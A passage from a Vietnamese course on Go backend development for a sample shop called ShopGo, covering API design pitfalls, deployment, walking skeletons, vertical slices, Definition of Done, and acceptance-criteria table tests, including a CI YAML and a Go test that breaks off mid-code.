
Hai nhận xét. Thứ nhất, NFR-05 cho thấy một con số có thể **vô tình quá chặt**: sao lưu hằng ngày cho RPO xấp xỉ 24 giờ, vừa chạm ngưỡng `RPO <= 24 giờ`; muốn tốt hơn phải bật lưu trữ WAL, đó là quyết định tốn thêm công vận hành và cần đến yêu cầu rõ ràng mới xứng. Thứ hai, **không NFR nào chỉ do một thứ đảm nhận**: NFR-01 cần cả câu SQL, cả thứ tự khóa trong mã, cả test đồng thời. Khi một NFR trượt, hãy lần theo cả ba cột chứ không đổ cho một nơi.

9.7. Sơ đồ thành phần và sơ đồ triển khai v1



Sơ đồ thành phần: ranh giới module trong một tiến trình

Sơ đồ thành phần cho thấy cái *không có*: không có mũi tên giữa `user`, `product`, `order`. Mọi lưu lượng từ trên xuống: chuỗi middleware, một module, `platform`, PostgreSQL.



Sơ đồ triển khai v1: một VPS, Nginx, api, PostgreSQL

Sơ đồ triển khai v1 dùng đúng ngân sách của 22A: một VPS và một PostgreSQL. Các chi tiết quyết định chất lượng:

- **Nginx** kết thúc TLS, giới hạn kích thước thân (1 MiB, khớp mã), đặt `X-Forwarded-For`; PostgreSQL chỉ nghe `localhost`.
- **Triển khai không rớt yêu cầu (NFR-04)**: chạy bản mới ở cổng khác, chờ `/readyz` xanh, chuyển upstream của Nginx rồi `SIGTERM` bản cũ; bản cũ lật readiness sang 503, chờ vài giây để Nginx dừng gửi yêu cầu mới, rồi `Shutdown` chờ yêu cầu dở dang. Migration chạy **trước** (`api migrate`), và mọi migration phải tương thích với cả bản cũ lẫn bản mới (thêm cột trước, bỏ cột sau).
- **Hệ quả cần ghi vào ADR-006**: lúc luân phiên có hai tiến trình, nên khóa idempotency của tiến trình cũ không còn; chấp nhận được vì cửa sổ thử lại chỉ vài giây.
- **Bẫy IP khách** ở mục 7.2 phải được xử lý trước khi nhận lưu lượng thật.
- **Sao lưu ra ngoài VPS** là điều kiện của NFR-05: bản sao nằm cùng đĩa với dữ liệu không phải là bản sao.

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **API theo bảng CSDL**: một `CRUD` cho mỗi bảng, lộ cột nội bộ, buộc client ghép dữ liệu và khóa chặt hợp đồng vào schema.
2. **Động từ trong URL** (`/createOrder`, `/orders/42/cancel`): API trở thành danh sách lời gọi hàm, không thể suy luận bằng quy tắc.
3. **Quên khuôn lỗi cho các nhánh "phụ"**: 404 đường dẫn lạ, 405, panic, 429 trả HTML hoặc văn bản thuần khiến client phải xử lý hai kiểu lỗi.
4. **Trả `200` kèm `{"success":false}`** hoặc 500 cho mọi lỗi: hạ tầng và thư viện thử lại dựa vào mã HTTP.
5. **`403` cho tài nguyên của người khác**: lộ sự tồn tại của dữ liệu và mở đường IDOR; dùng 404 và đặt chủ sở hữu vào truy vấn.
6. **`OFFSET` cho danh sách lớn hoặc đổi liên tục**: chậm dần và lặp hoặc sót dòng giữa các trang.
7. **Cho client chọn cột sắp xếp tự do**: SQL injection qua `ORDER BY` và truy vấn quét toàn bảng; dùng `enum` đóng, mỗi giá trị một chỉ mục.
8. **Dùng chung một schema cho yêu cầu và phản hồi**: mass assignment (`id`, `role`, `is_active` do client đặt).
9. **`PUT` thay `PATCH` hoặc `PATCH {"status":"cancelled"}`**: bắt client gửi trường hệ thống, hoặc cho client tự đặt trạng thái.
10. **Thay đổi phá vỡ lặng lẽ**: đổi kiểu `price`, đổi `code`, siết validation, đổi kích thước trang mặc định mà không có phiên bản hay báo trước.
11. **Viết hợp đồng sau mã rồi để lệch**: không có test đối chiếu route và test hợp đồng, hợp đồng chỉ là tài liệu cũ.
12. **Hợp đồng lỏng hơn mã** (hứa nhiều hơn điều mã thật sự đảm bảo): mọi dung sai bạn công bố sẽ có người dựa vào.
13. **Chọn công nghệ theo mốt, không ADR**: sau hai năm không ai biết vì sao, và không có điều kiện xem lại.
14. **Thiết kế nền tảng chỉ trên giấy**: quên rằng IP khách bị che sau proxy, quên migration tương thích hai bản, quên sao lưu ra ngoài máy. Lỗi nằm ở *ranh giới* giữa các thành phần.
15. **Khóa idempotency không gắn người dùng, hoặc dùng lại khóa cho ý định khác**: người này đọc được phản hồi của người kia; hoặc nhận lại lỗi cũ dù trạng thái đã đổi.

11. Góc nhìn thực chiến

Góc nhìn thực chiến

Các đội trưởng thành thường để hợp đồng API đi qua **review như mã**: một pull request đổi `openapi.yaml` có người khác nhìn vào cột lỗi trước khi nhìn đường hạnh phúc. Hỏi "client làm gì khi nhận `409`?" lúc này rẻ hơn hỏi nó sau khi ứng dụng di động phát hành. Cùng tinh thần đó, nhiều nhóm tự động hóa ba thứ ngay từ tuần đầu: validate hợp đồng, linter quy ước, và so route thật với hợp đồng; ba thứ đủ nhỏ để viết trong một buổi chiều như ở mục 8, và sinh lời lãi mỗi tuần.

Về nền tảng, bài học đắt nhất thường không nằm ở chọn Go hay Gin mà ở những chỗ **hai thành phần gặp nhau**: giới hạn tần suất theo IP đứng sau một reverse proxy, múi giờ giữa ứng dụng và CSDL, kích thước thân được cho phép ở Nginx khác với ở ứng dụng, một khóa idempotency nằm trong bộ nhớ khi bắt đầu chạy hai bản sao. Chúng không hiện ra khi xem từng thành phần, và đó là lý do sơ đồ triển khai và bảng ánh xạ NFR không phải là trang trí. Nếu bạn chỉ làm được một điều ngày hôm nay: viết ADR cho quyết định mà bạn sợ phải giải thích lại sau một năm.

12. Tóm tắt

Tóm tắt buổi học

- Thiết kế API bắt đầu từ **use case**, không phải từ bảng: mỗi UC trả lời bảy câu (tài nguyên, URL, phương thức, yêu cầu, thành công, lỗi, ai). API mô hình hóa cách khách làm việc; CSDL mô hình hóa cách dữ liệu được lưu.
- Tài nguyên là danh từ số nhiều, lồng tối đa hai cấp; ngoại lệ (`/auth/*`, `/me`) được khai báo và ít. Hủy đơn là `POST /orders/{id}/cancellations`: một lệnh có tên, không xóa, không để client tự đặt trạng thái.
- Mọi lỗi theo khuôn `{"error":{code,message,details,request_id}}`; `code` **là hợp đồng,** `message` **thì không**. Thứ tự kiểm tra (429, 404/405, 401, 403, idempotency, 400/422, 404 sở hữu, 409) quyết định mã client thấy; đơn của người khác phải giống hệt đơn không tồn tại.
- Danh sách dùng **keyset** (không lặp, không sót, chi phí không đổi theo trang); sắp xếp từ `enum` đóng, mỗi giá trị một chỉ mục; `cursor` (sản phẩm) và `after` (đơn) là hiện trạng của v1.
- `PATCH` một phần bằng con trỏ; `Idempotency-Key` có phạm vi theo người dùng, TTL 24 giờ, 409 khi đang chạy, 422 khi thân khác, phát lại cả 4xx, kho trong bộ nhớ nên chỉ đúng với một instance.
- Hợp đồng nên **hứa ít hơn mã**; mọi thay đổi chỉ-thêm là tương thích, mọi thay đổi khác là phá vỡ.
- `openapi.yaml` đầy đủ được máy kiểm: `Validate`, **linter** 12 luật, **mock** theo hợp đồng, và test so `engine.Routes()` với hợp đồng (18 route khớp mã tham chiếu).
- Nền tảng: ADR có điều kiện xem lại; ba module không import nhau (`internal/arch`); chỉ `handler.go` import `gin`; mỗi NFR được đáp ứng ở nhiều tầng. Lỗi nặng nhất nằm ở ranh giới giữa các thành phần (IP sau proxy, migration hai bản, sao lưu ngoài máy).

13. Bài tập

1. **[Cơ bản]** Với UC-05 và UC-06, tự điền bảy câu hỏi của mục 1.1 (tài nguyên, URL, phương thức, yêu cầu, thành công, lỗi, ai) mà không xem bảng. Sau đó đối chiếu và ghi lại chỗ bạn khác; chỗ nào bạn cho là tốt hơn, viết một đoạn bảo vệ.

2. **[Cơ bản]** Cho thêm yêu cầu "khách có thể xóa tài khoản của mình" (không thuộc v1). Thiết kế thao tác đó: URL, phương thức, mã trạng thái, mã lỗi, ảnh hưởng tới `refresh_tokens` và `orders`. Giải thích vì sao đây gần với "lệnh có tên" hơn là `DELETE /users/{id}`.
3. **[Cơ bản]** Chạy chương trình linter (mục 8.3), rồi sửa `openapi.yaml` làm hỏng **từng luật một** (bỏ `Location` của 201, đổi `additionalProperties` thành `true`, xóa `404` của `getOrder`...) và xác nhận luật tương ứng đỏ. Ghi lại thông báo.
4. **[Trung bình]** Thêm luật L13 cho linter: "mọi `GET` danh sách có `limit` phải trả `meta.next_cursor` trong schema phản hồi"; và L14: "mọi `operationId` bắt đầu bằng động từ trong danh sách `list|get|create|update|delete|place|cancel|login|logout|register|refresh`". Chạy trên hợp đồng thật; sửa hợp đồng hoặc luật nếu có kết quả bất ngờ.
5. **[Trung bình]** Thiết kế `POST /products/{id}/stock-adjustments` (điều chỉnh tồn kho tương đối, mục 6.1): thân, mã trạng thái, lỗi khi kết quả âm, có cần `Idempotency-Key` không, và nó thay đổi hợp đồng `PATCH` thế nào (có bỏ `stock` khỏi `PATCH` không; đó là thay đổi phá vỡ hay tương thích?). Viết thành một ADR kèm điều kiện xem lại.
6. **[Trung bình]** Mở rộng mock (mục 8.4) để mỗi thao tác có thể khai báo `examples` riêng, và để hủy đơn trả `status: cancelled`. Gợi ý: dùng `x-example-status` hoặc khai báo `example` trực tiếp ở media type của phản hồi và ưu tiên nó hơn ví dụ của schema.
7. **[Nâng cao]** Viết test Go thật cho mã của bạn (hoặc cho `shopgo-reference`) so `engine.Routes()` với `openapi.yaml`, và thêm vào CI. Cố ý thêm một route không có trong hợp đồng và xem test đỏ. Mở rộng: kiểm tra rằng mọi thao tác có `x-required-role` thật sự nằm sau `RequireRole` (gợi ý: gọi route với token customer và kỳ vọng 403).
8. **[Nâng cao]** Giải quyết bẫy IP sau proxy (mục 7.2): thêm biến môi trường `TRUSTED_PROXIES` vào `config`, truyền vào `SetTrustedProxies`, và viết test với `httptest` chứng minh hai IP trong `X-Forwarded-For` có hai bucket riêng và rằng IP giả mạo từ nguồn không tin cậy bị bỏ qua. Tiêu chí đạt: hai kịch bản đều có test xanh.
9. **[Thử thách]** Lập "gói API" cho hệ thống đặt sân thể thao (người dùng, sân, khung giờ, lượt đặt, hủy lượt đặt): 8 đến 10 use case, `openapi.yaml` hợp lệ qua linter của bạn, bảng mã lỗi với `code` ổn định, một ADR cho lựa chọn khóa chống đặt trùng cùng khung giờ, và sơ đồ thành phần. Tiêu chí đạt: linter 0 vi phạm, mock trả đúng khuôn lỗi, và một bạn cùng lớp dựng được màn hình mà không hỏi lại bạn câu nào.

Buổi 22E — Từ thiết kế sang code: lát cắt dọc, truy vết và định nghĩa "xong"

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Trung bình đến nâng cao · **Cần biết trước:** Buổi 22A–22D, 27, 30, 31, 51

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích vì sao "thiết kế hết rồi mới code" thất bại, và áp dụng **thiết kế vừa đủ rồi lát cắt dọc**: dựng **khung đi bộ** (walking skeleton) rồi ba lát cho tài khoản, sản phẩm, đơn hàng, với thứ tự dựa trên rủi ro.
- Viết **backlog từ use case**, đặt **Definition of Ready** và **Definition of Done** có thể kiểm tra, và ước lượng lát cắt như một khoảng thay vì một con số.
- Biến **tiêu chí chấp nhận** Given/When/Then thành test bảng, và viết **kiểm thử hợp đồng** để phản hồi thật của Gin được so với `openapi.yaml`.
- Lập **ma trận truy vết** FR → UC → BR → bảng/cột → endpoint → test và viết chương trình kiểm tra độ đầy đủ của nó (bắt lỗ hổng, đối chiếu với hợp đồng).
- Làm **phân tích tác động** khi yêu cầu đổi (ví dụ thêm mã giảm giá) bằng chính ma trận đó.
- Tổ chức nhánh, commit, PR theo lát cắt; **review thiết kế** bằng checklist; quản lý **nợ thiết kế**; và biết khi nào được đi lệch thiết kế kèm cập nhật ADR.
- Lập gói thiết kế hoàn chỉnh cho một hệ thống khác và tự chấm bằng rubric.

Thiết kế không có nghĩa là một bản vẽ đúng cho cả đời dự án


Tài liệu thiết kế là **giả thuyết** về hệ thống, và mã chạy được là phép thử đầu tiên của giả thuyết đó. Hai thất bại đối xứng: không thiết kế gì (viết mã rồi mới biết mình xây gì) và thiết kế mọi thứ trước rồi đóng băng (đến tuần thứ bảy mới phát hiện hợp đồng thiếu một mã lỗi). Buổi này dạy đường giữa: thiết kế vừa đủ, xây một lát mỏng đi qua mọi tầng, rồi để **bằng chứng từ mã** sửa thiết kế, có ghi lại.

1. Không thác nước: thiết kế vừa đủ rồi lát cắt dọc

1.1. Vì sao thác nước hỏng ở nơi mà ai cũng nhìn thấy

Quy trình thác nước đi tuần tự: yêu cầu, thiết kế, mã, test, triển khai, mỗi giai đoạn "xong" trước khi sang giai đoạn sau. Nó hỏng vì ba lý do cụ thể mà bạn đã thấy trong Buổi 22A–22D:

1. **Yêu cầu không đầy đủ ngay từ đầu.** Chị Lan nói "khách đổi ý thì cho hủy đơn" và mất cả buổi 22A để thành FR-14 với quy tắc chỉ hủy được khi `pending`. Càng nhiều thứ chưa qua mã, càng nhiều giả định chưa được thử.
2. **Rủi ro lớn nhất nằm ở cuối.** Phần dễ làm sai nhất của ShopGo, trừ kho nguyên tử dưới tải đồng thời, chỉ lộ ra khi mọi tầng ghép lại. Cắt ngang theo tầng (xong mọi repository, rồi mọi service, rồi mọi handler) đẩy lần "chạy được từ đầu đến cuối" đầu tiên về cuối dự án, đúng lúc sửa tốn kém nhất.
3. **Thiết kế bị đóng băng.** Khi sửa thiết kế là một thủ tục nặng, người ta né sửa; mã đi lệch khỏi tài liệu mà không ai ghi lại.



Cắt ngang theo tầng và cắt dọc theo lát

Lát cắt dọc (vertical slice) là một phần chức năng nhỏ nhưng *đi qua mọi tầng*: hợp đồng, handler, service, SQL, migration, test, và chạy được trong CI. "Đăng ký và đăng nhập" là một lát; "viết repository cho người dùng" thì không, vì không ai dùng được nó. Lát đầu tiên chậm hơn vì phải dựng đường ống; mọi lát sau chạy trên đường ống ấy.

1.2. Thiết kế vừa đủ là gì

Trước khi viết mã của lát đầu tiên, đã cần có (và gói thiết kế của Phần 3B đã cung cấp): đặc tả yêu cầu có độ ưu tiên (22A), 13 use case với tiêu chí chấp nhận (22B), ERD và schema (22C), hợp đồng `openapi.yaml`, ADR cho quyết định khó đảo ngược và luật phụ thuộc giữa module (22D). Đó là *bản đồ*. Điều **chưa** cần quyết định trước: tên hàm nội bộ, cấu trúc từng struct, cách chia test file, những thứ mà một lát cắt thật sẽ trả lời rẻ hơn mọi cuộc họp. Quy tắc thực dụng: **thiết kế sâu đúng chỗ khó đảo ngược** (schema đã có dữ liệu, hợp đồng đã có client, ranh giới module), **thiết kế mỏng ở mọi chỗ khác**.

> **Lặp lại, không phải lặp vô hạn**
> Mỗi lát khép lại bằng một vòng ngắn: mã cho thấy điều gì sai trong thiết kế, bạn sửa **hợp đồng, schema hoặc ADR trước**, rồi mới sửa mã (mục 11). Thiết kế và mã tiến cùng nhau nhưng thiết kế luôn là bản ghi *hiện hành*.

2. Khung đi bộ (walking skeleton)

2.1. Một hệ thống chạy được nhỏ nhất

Khung đi bộ là phiên bản nhỏ nhất của hệ thống chạy được từ đầu đến cuối, gần như chưa có nghiệp vụ nhưng có *mọi mảnh hạ tầng*. Với ShopGo, nó gồm:

- `GET /healthz` (không chạm phụ thuộc) và `GET /readyz` (có `Ping` PostgreSQL, 503 khi đang tắt);
- cấu hình qua biến môi trường, fail-fast, báo mọi lỗi một lượt (Buổi 27);
- kết nối PostgreSQL bằng pool và **migration** đầu tiên (`000001_init_schema`, từ 22C) chạy được trên CSDL trống;
- log JSON có `request_id`, tắt êm khi nhận `SIGTERM`;

- **CI chạy được**: `gofmt`, `go vet`, `go test` trên PostgreSQL thật, và ít nhất một test (chính `/readyz` khi DB sống và khi DB chết).

Cái khung này chưa làm khách vui, nhưng nó trả lời những câu hỏi mà *chỉ chạy thật* mới trả lời được: migration có áp dụng sạch không? CI có đủ quyền, đủ dịch vụ không? Biến môi trường nào thiếu? Mỗi câu hỏi phát hiện sớm là một tuần không phải trả về sau.

Đoạn cấu hình CI dưới đây trích từ `.github/workflows/ci.yml` của bản tham chiếu; phần quan trọng nhất là dịch vụ PostgreSQL thật, vì NFR-08 đòi test tích hợp trên PostgreSQL thật:

```yaml
test:
  runs-on: ubuntu-24.04
  services:
    postgres:
      image: postgres:18-alpine
      env:
        POSTGRES_USER: shopgo
        POSTGRES_PASSWORD: ci-only-password
        POSTGRES_DB: shopgo
      ports: ["5432:5432"]
      options: >-
        --health-cmd "pg_isready -U shopgo"
  env:
    DATABASE_URL: postgres://shopgo:ci-only-password@localhost:5432/shopgo?sslmode=disable
  steps:
    - uses: actions/checkout@v5
    - uses: actions/setup-go@v6
      with:
        go-version-file: go.mod
    - name: Test (có phát hiện đua dữ liệu)
      run: go test -race -count=1 -coverprofile=coverage.out ./...
```


(Phần `--health-interval`, `--health-retries` và các bước khác được lược bớt.) Mật khẩu `ci-only-password` chỉ tồn tại trong môi trường CI tạm thời; bí mật thật không bao giờ nằm trong mã.

2.2. Tiêu chí "xong" của khung đi bộ

Khung đi bộ xong khi người mới clone kho mã chạy `make check` (lint, test, quét lỗ hổng) xanh, `make up` bật môi trường cục bộ, `curl localhost:8080/readyz` trả `ready`, và một pull request cố ý làm hỏng test thì **CI đỏ**. Điều cuối quan trọng nhất: một đường ống chưa bao giờ đỏ là đường ống chưa được chứng minh.

3. Ba lát cắt dọc và thứ tự của chúng

3.1. Thứ tự dựa trên phụ thuộc và rủi ro



Thứ tự công việc: khung đi bộ, ba lát, hoàn thiện, và spike sớm

Lát	Use case	Vì sao ở vị trí này	Rủi ro chính	Xong khi
Khung	healthz, readyz	Mọi thứ khác chạy trên nó	CI, migration, môi trường	`make check` xanh, CI từng đỏ rồi xanh
1 Tài khoản	UC-01, UC-02, rồi UC-05, UC-03, UC-04	Mọi use case còn lại cần danh tính; `/me` chứng minh token dùng được	Băm mật khẩu, JWT, refresh xoay vòng, phát hiện dùng lại	Đăng ký, đăng nhập, `/me` qua test hợp đồng; test tấn công JWT
2 Danh mục và sản phẩm	UC-06 đến UC-10	Đơn hàng cần có hàng; có phân quyền admin và danh sách keyset	Keyset sai khi khóa sắp xếp trùng; `ORDER BY` an toàn	Test đi hết mọi trang ở ba kiểu sắp xếp không trùng, không sót

Lát	Use case	Vì sao ở vị trí này	Rủi ro chính	Xong khi
3 Đơn hàng	UC-11, UC-12, UC-13	Phụ thuộc người dùng **và** sản phẩm; chứa phần khó nhất	Không bán lố; hoàn kho đúng một lần; IDOR; idempotency	Test đồng thời, test hủy hai lần, test đơn người khác
Hoàn thiện	(xuyên suốt)	Chỉ làm khi lõi đã chạy	Tải, bảo mật, vận hành	NFR-02/03 đo được; `restore_drill`; triển khai thử

3.2. Rủi ro cao làm sớm, nhưng không phải lúc nào cũng làm trước

Quy tắc "rủi ro cao làm sớm" đụng độ với quy tắc phụ thuộc: đơn hàng (rủi ro cao nhất) phụ thuộc tài khoản và sản phẩm. Lời giải không phải đảo thứ tự lát, mà là **tách rủi ro ra thành một spike**: một thử nghiệm ngắn, bỏ đi sau khi học xong, ở tuần đầu. Spike của ShopGo chỉ gồm một bảng `products`, một câu `UPDATE ... WHERE stock >= $qty RETURNING price` và một test với vài chục goroutine tranh vài đơn vị tồn kho. Nếu spike cho thấy hướng đi đúng (và nó đã được chứng minh ở Buổi 22 và Dự án 3), lát 3 yên tâm hơn; nếu sai, bạn biết ở tuần đầu chứ không phải tuần thứ sáu. Trong thiết kế, **nơi nào bạn không chắc, hãy viết mã nhỏ nhất để hết không chắc**.

3.3. Ước lượng lát cắt

Dự án 3 chia ShopGo v1 thành các mốc có khoảng ước lượng (M1 khung 3–4 giờ, M3 tài khoản 5–7 giờ, M4 sản phẩm 4–6 giờ, M5 đơn hàng 5–7 giờ, ..., tổng khoảng 29–41 giờ làm việc). Hai bài học từ Buổi 51 áp dụng ngay: **ước lượng là khoảng, không phải một con số**, và **lát nhỏ ước lượng chính xác hơn lát lớn**: "UC-11 đặt hàng" 5–7 giờ có thể chia thành "đặt một dòng hàng", "đặt nhiều dòng", "hết hàng thì rollback", "khóa idempotency", mỗi mảnh dưới nửa ngày. Những con số giờ trong chương này là *giả định minh họa* cho người học cấp độ trung bình, không phải số đo; đội của bạn phải hiệu chỉnh bằng vận tốc thực của mình sau hai lát đầu.

4. Backlog từ use case

Mỗi use case tách thành các **câu chuyện** (user story) nhỏ, mỗi câu chuyện là một lát mỏng đi qua mọi tầng và có thể demo. Tiêu chí INVEST: độc lập, có thể thương lượng, có giá trị, ước lượng được, nhỏ, kiểm thử được. Ví dụ tách UC-11 và UC-13:

Mã	Câu chuyện	Ước (giờ, giả định)	Phụ thuộc
S3.1	Khách đặt đơn một dòng hàng, trừ kho nguyên tử, nhận 201 + `Location`	3–4	Lát 1, 2
S3.2	Đặt nhiều dòng; gộp dòng trùng sản phẩm; khóa theo thứ tự `product_id`	1–2	S3.1
S3.3	Hết hàng ở bất kỳ dòng nào: rollback cả đơn, `409 out_of_stock`	1–2	S3.1
S3.4	Test đồng thời chứng minh không bán lố (NFR-01)	2–3	S3.3
S3.5	`Idempotency-Key`: phát lại, 409 đang chạy, 422 thân khác	2–3	S3.1
S3.6	Xem danh sách và chi tiết đơn của mình; đơn người khác trả 404	2–3	S3.1
S3.7	Hủy đơn `pending`, hoàn kho đúng một lần; hủy hai lần trả 409	2–3	S3.1

Chỉ có S3.1 là bắt buộc để demo đầu tiên; S3.4 và S3.5 là những cái chứng minh *chất lượng* chứ không phải chức năng, nên chúng có chỗ riêng trong backlog (chúng không "tự động xảy ra"). Mỗi câu chuyện mang theo mã FR, UC của nó để ma trận truy vết (mục 8) cập nhật mà không cần suy luận lại.

5. Định nghĩa "sẵn sàng" và "xong"

Definition of Ready (DoR): một câu chuyện *đủ điều kiện để bắt đầu*. **Definition of Done (DoD)**: nó *thật sự xong*. Hai danh sách ngắn, kiểm tra được, đặt trong kho mã cạnh mẫu PR.

Definition of Ready (trước khi làm)	Definition of Done (trước khi gộp)
Có mã FR/UC; tiêu chí chấp nhận dạng Given/When/Then	Mọi tiêu chí chấp nhận có test (test bảng) và xanh
Hợp đồng `openapi.yaml` đã mô tả thao tác, lỗi, ví dụ	Hợp đồng đã cập nhật nếu có thay đổi; test hợp đồng xanh; linter 0 vi phạm
Schema và migration đã được thiết kế nếu cần cột mới	Migration có số thứ tự, chạy được trên CSDL trống và trên bản trước
Quy tắc nghiệp vụ liên quan (BR) đã rõ, mơ hồ đã được hỏi	Ma trận truy vết cập nhật; kiểm tra độ đầy đủ xanh
Ước lượng <= nửa ngày (hoặc đã tách nhỏ)	`go vet`, `gofmt`, `golangci-lint`, `go test -race` xanh trong CI
Biết cách kiểm thử (dữ liệu, môi trường)	Quan sát: có log đúng mức, `request_id`; lỗi mới có `code` trong hợp đồng
ADR liên quan đã được chấp nhận	Tài liệu: README/ADR/runbook cập nhật nếu hành vi vận hành đổi
	Có ít nhất một người review đã duyệt theo checklist (mục 10)

Điều đáng chú ý trong cột Done: **test, hợp đồng, migration, tài liệu, quan sát** là phần của "xong", không phải việc "để dành làm sau". "Xong nhưng chưa có test" là "chưa xong"; nợ mà bạn *chọn* chấp nhận thì ghi vào sổ nợ (mục 11), không giấu.

6. Kiểm thử dẫn từ tiêu chí chấp nhận

Tiêu chí chấp nhận của 22A/22B có dạng Given/When/Then. Mỗi tiêu chí trở thành *một dòng của test bảng*: Given là trạng thái ban đầu, When là yêu cầu HTTP, Then là mã trạng thái, `code` lỗi và kết quả phụ (tồn kho). Cho UC-13 (FR-14, BR-03, BR-04, BR-06):

```
func TestCancelOrder(t *testing.T) {
    cases := []struct {
        name       string // Given ... When ... Then
        status     string // Given: đơn đang ở trạng thái này
        caller     string // When: ai gọi (chủ đơn hay người khác)
        wantStatus int    // Then: mã HTTP
        wantCode   string //       code lỗi (rỗng nếu thành công)
        wantStock  int    //       tồn kho sau đó (đã trừ 2 từ 10)
    }{
        {"đơn pending của mình được hủy và hoàn kho", "pending", "owner", 200, "", 10},
        {"hủy lần hai thì xung đột và KHÔNG hoàn kho thêm", "cancelled", "owner", 409, "conflict", 10},
        {"đơn đã giao không hủy được", "delivered", "owner", 409, "conflict", 8},
        {"đơn của người khác giống hệt không tồn tại", "pending", "other", 404, "not_found", 8},
    }
    for _, tc := range cases {
        t.Run(tc.name, func(t *testing.T) {
            e := newEnv(t)                          // PostgreSQL thật, schema riêng cho mỗi test
```

```
